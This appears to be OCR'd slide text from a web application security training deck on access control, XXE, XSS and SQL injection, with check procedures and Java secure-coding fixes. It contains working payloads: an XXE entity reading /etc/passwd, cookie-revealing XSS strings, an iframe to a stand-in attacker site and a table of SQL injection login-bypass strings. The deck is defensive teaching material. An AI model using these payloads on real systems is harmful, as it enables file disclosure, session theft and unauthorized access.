
  - Judging criteria

Good	If the sub-URL of a page that requires authentication is not accessible when you access it directly without logging in
Vulnerable	If the sub-URL of a web page is accessible when accessed directly without logging in

Broken access control

- Missing process validation
  - Where to find files to check and how to check them

1. Understand your business processes.
2. Understand the types and extent of permissions.
3. Gather all the features of the page to ensure the process has controlled access to the page.



Broken access control

- Missing process validation
  - How to set up security

1. Block flows that can be bypassed, create a permission matrix for each page to check the validity of the permissions granted to the page, and then implement a permission check on all pages based on the permission matrix.

2. Apply the process for verifying a valid session to all pages that require authentication, as well as the logic for verifying the authorization of access requests to key information pages.

3. Use a process implemented as a server-side script because relying on client-side scripts to validate sessions and access pages can be tampered with by users.

Security misconfiguration

- What is XXE injection?
  - XXE injection : short for XML External Entity injection
  - Literally, the attack that injects elements outside of XML.
  - Then, what is XML, and what do we mean by elements outside of XML?

- What is XML?
  - XML : short for Extensible Markup Language, which is a versatile markup language that is recommended for use in creating other specialized markup languages.
  - A language primarily designed to overcome the limitations of HTML by making it easier to send and receive data between different types of systems, especially those connected to the Internet.

Source : Boan News (2022-03-14)

Security misconfiguration

- An analysis example of the XXE injection attack
  - ① Write an XML declaration. Tests show that the system works fine without it.
  - ② XXE works by declaring external entities in the Document Type Definition (DTD) and importing them. Therefore, to generate XXE, you must create a DTD.
  - ③ Create a SYSTEM to retrieve /etc/passwd, which exists outside of the DTD. This declares an external entity that retrieves /etc/passwd.
  - ④ Declare the root element that was declared in the DTD.
  - ⑤ Create an XML object with the contents of the external entity we created.
  - ⑥ Create a tag to close the root element.

```
<?xml version="1.0" encoding="UTF-8">
<!DOCTYPE rootable[
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<rootable>
<simple>&xxe;</simple>
</rootable>
```

Source : Boan News (2022-03-14)

Security misconfiguration

- What is an XML DTD?
  - This is called a document archetype definition.
  - Define A. the structure of the XML document;
  - B. what elements can be used within a document to make it a valid XML document;
  - C. what can be the content of an element; and,
  - D. the hierarchy between elements.

- DTD declaration is a method:
  - To declare an external DTD within an XML document;
  - To define a DTD within an XML document; and,
  - To Mix external and internal DTDs.

Source : Boan News (2022-03-14)

Security misconfiguration

XXE injection

- External DTD declaration
  - <!DOCTYPE schedule SYSTEM "schedule.dtd">
  - Intended to use schedule.dtd as the DTD, which is in the same path as the XML document
  - The schedule becomes the root element name of the XML document.


- For external DTDs, specify the identifier as PUBLIC or SYSTEM.
  - SYSTEM : keyword followed by 'file URL'
  - PUBLIC : '<!DOCTYPE' followed by the DTD name, indicating the type of the DTD location

- SYSTEM
  - Specifies the physical location of the file on the system. This can be a filename or a specific URL.
  - <!DOCTYPE member SYSTEM "member.dtd">
  - <!DOCTYPE member SYSTEM "http://hyeonstorage.tistory.com/xml/member.dtd">
  - <!DOCTYPE member SYSTEM "file:///c:/member.dtd">

Source : Boan News (2022-03-14)

Security misconfiguration

- Ripple effects
  - Access internal SMB file shares if it is on Windows
  - Search for internal ports
  - Execute remote code
  - Perform Denial-of-Service attacks
  - Exploit to disclose internal files



Source : Boan News (2022-03-14)


XSS

An XSS vulnerability can be the target of an attack in which a remote attacker can exploit a client-side script to trick a legitimate user into helping the attacker access a website to perform an intended command or action. The attacker could use it to bind to a malicious server, extract user cookie information, and perform session hijacking attacks.

- Security impact

Threat attacker	Attack vector	Vulnerability awareness	Vulnerability difficulty	Technical impact	Business impact
• Internal users • External users • Admin	Average	Widely known	Easy	Average	Dependent on the value of the application function or affected data

- Vulnerability overview




XSS


Web pages are often built using dynamic mechanisms that are efficient for ease of development and time savings, but the flexibility of dynamic pages using variables can also lead to XSS vulnerabilities.

- Dynamic pages that take a message as a parameter → Ease and speed development
  - A page that takes part of the configuration as a variable and inserts it into the HTML source.
- Manipulate the contents of variables returned to a browser
- User-executable client-side scripts

http://test.com/error.asp?message=Page not found.



http://test.com/error.asp?message=<script>alert('XSS');</script>




XSS

Web pages are often built using dynamic mechanisms that are efficient for ease of development and time savings, but the flexibility of dynamic pages using variables can also lead to XSS vulnerabilities.

- How to check

Inspection location	String to check	Vulnerable reaction
URL parameter	"><script>alert('XSS')</script>	Output XSS dialog box
URL parameter	"><script>alert(document.cookie)</script>	Output cookie value dialog box

- Example of a check for pages with XSS vulnerabilities



XSS

Stored XSS vulnerabilities take advantage of common input and display functions in web applications and occur when data entered by a malicious user is visible to other users without appropriate measures, such as filtering.

- Vulnerabilities and risks
  - A malicious user registers manipulated data with malicious code to be executed on the board.
  - When the victim viewed the post, the malware was executed with the attacker's data.
  - User-executable client-side scripts
    - Steal a victim’s session ID or cookie value to gain permission for that user
    - Install malware on a user's PC to steal personal info. and disrupt normal PC operations

XSS

Stored XSS vulnerabilities take advantage of common input and display functions in web applications and occur when data entered by a malicious user is visible to other users without appropriate measures, such as filtering.

- What to look for when scanning for stored XSS vulnerabilities
  - All applications that receive input are scanned for
  - Thoroughly check for applications in the admin function
  - Check the security of the filtering functions
  - Review the application's file uploads/downloads
    - Check if HTML and TXT files are allowed to be uploaded
    - Check how the application controls uploaded files

XSS


Stored XSS vulnerabilities take advantage of common input and display functions in web applications and occur when data entered by a malicious user is visible to other users without appropriate measures, such as filtering.

- Check strings
  - Check if the "Test" warning appears on the screen.
    - <script>alert('test')</script>
  - Check if the value "cookie" appears on the screen.
    - <script>alert(document.cookie);</script>
  - Check if you can use the "iframe" tag.
    - <iframe src=http://www.attacksite.com/test.html ></iframe>

XSS

If an attacker pre-places information containing malicious scripts on a vulnerable server and the information is viewed by normal users, inappropriate scripts may be run with the attacker's permission, resulting in attacks such as information leakage.


- Stored XSS



XSS

A web page can contain malicious scripts, and inappropriate scripts can be executed with the permissions of the user viewing the web page, resulting in attacks such as information leakage.

- Reflective XSS



XSS

To prevent scripts from being injected into external input or output, you should use string substitution functions to replace & < > " ' /( ), etc. with & < > " ' / ( ) or use JSTL or a well-known cross-site scripting protection library.

- Replace potentially scriptable strings for input values

Example of secure code in Java

```
<% String keyword = request.getParameter("keyword"); %>
//Method 1. Replace the input string with a potentially scriptable string.
keyword = keyword.replaceAll("&", "&amp;");
keyword = keyword.replaceAll("<", "&lt;");
keyword = keyword.replaceAll(">", "&gt;");
keyword = keyword.replaceAll("\"", "&quot;");
keyword = keyword.replaceAll("'", "&#x27;");
keyword = keyword.replaceAll("/", "&#x2F;");
keyword = keyword.replaceAll("(", "&#x28;");
```

XSS

To prevent scripts from being injected into external input or output, you should use string substitution functions to replace & < > " ' /( ), etc. with & < > " ' / ( ) or use JSTL or a well-known cross-site scripting protection library.

- Leverage well-designed external libraries

Examples of secure code in Java

```
keyword = keyword.replaceAll(“)”, “&#x29;”);
Search for : <%=keyword%>
//Method 2. Process the output using JSTL c:out in the JSP.
<%@ taglib prefix=“c” uri=http://java.sum.com/jsp/jstl/core%>
<%@ taglib uri=“http://java.sum.com/jsp/jstl/functions” prefix=“fn” %>
Search results : <c:out value=“$ {m.content}”/>

<script type="text/javascript"> <script type="text/javascript">
//Method 3. Utilize well-designed external libraries (NAVER Lucy-XSS-Filter,   OWASP ESAPI,
  OWASP Java-Encoder-Project)
document.write(“keyword:”+
    <%=Encoder.encodeForJS(Encoder.encodeForHTML(keyword))%>);
</script>
```


SQL-injection

In a web service where a web server and a DB server are linked, if there is a screen that receives user input (login screen, search input window, etc.) and SQL syntax for database query is used in the input string without any processing, you can access the database and execute arbitrary SQL query statements through modulation of normal SQL syntax argument values.

- Security impact

Threat Attacker	Attack vector	Vulnerability awareness	Vulnerability difficulty	Technical impact	Business impact
• Internal users • External users • Admin	Easy	Common	Average	Severe	Access to all data accessible to the interpreter

- Vulnerability overview



SQL-injection

A security vulnerability in which a web application that interfaces with a database (DB) does not validate input, allowing an attacker to inject SQL syntax into the input form URL field to view or manipulate information from the DB.


- Bypass authentication
  - Bypass user authentication, allowing legitimate users to gain permission to authenticate

Homepage admin permissions exposed
This is because the administrator information registered during development is often the first information registered in the user information DB.

SQL-injection

The OR operator is a logical operator that returns true if only one of the conditions on either side is satisfied, so in the query below, if the value of 'admin_id' has an empty record or one of the equations '1=1' is true, the login will be successful.

- Bypass authentication
  - Attack techniques
    - Insert an unusual SQL query into a user login input value



SQL-injection


The hacking scenario is an attempt to log in as another user (administrator) by bypassing authentication after checking the admin and user login pages of the target web page.

- Bypass authentication
  - Attack techniques
    - Attempt to bypass login by inserting the following attack string into the USER ID tab.
      - Attempt to bypass login authentication by typing special characters (example)

SQL-injection

The hacking scenario is an attempt to log in as another user (administrator) by bypassing authentication after checking the admin and user login pages of the target web page.

- Bypass authentication
  - Attack techniques
    - Attempt to bypass login by inserting the following attack string into the USER ID tab.
      - Captured screen showing successful authentication bypass (example)



SQL-injection

A security vulnerability in which a web application that interfaces with a database (DB) does not validate input, allowing an attacker to inject SQL syntax into the input form URL field to view or manipulate information from the DB.

- Bypass authentication
  - Attack techniques
    - Enter the following attack strings depending on the DB query creation method used by the source.

Different attack strings in SQL injection			
1 OR 1=1	1' OR '1'='1	'1 OR '1=1 --	' or 1=1 ; --
' or 1=1 --	A' or 'A'='A	' or 1=1--	' or''='
'or'='or'	' or 'a'='a--'	" or "a"="a	" or 1=1--.
") or ("a"="a	') or ('a'='a	''='	' and [??] and
'unusual'	' OR 'text' =	) or (1=1	or 'a='a
N'text'	' OR 2 > 1	'some'+'thing'	' OR 'something' =
' OR 'text' > 't'	" or 1=1--.	like 'some%'	' OR 'something'
Aa' OR 'A'='A	' or 'a'='a	'or'='	' having 1=1--.
or 1=1--	') or ('a'='a	1' or 1=1--	' or 'a'='a

SQL-injection

Impact of a successful attack

A security vulnerability in which a web application that interfaces with a database (DB) does not validate input, allowing an attacker to inject SQL syntax into the input form URL field to view or manipulate information from the DB.

- Acquire a database (DB)
  - Intentionally trigger DB error messages to understand the DB structure

Attempt to retrieve information from the entire DB
All information held by the DB is exposed to attackers

SQL-injection

When generating SQL query statements with user input, it is possible to intentionally generate error messages. DB error messages can reveal important information such as table names, field names, and so on, allowing an attacker to understand the structure of the DB and attempt secondary attacks.

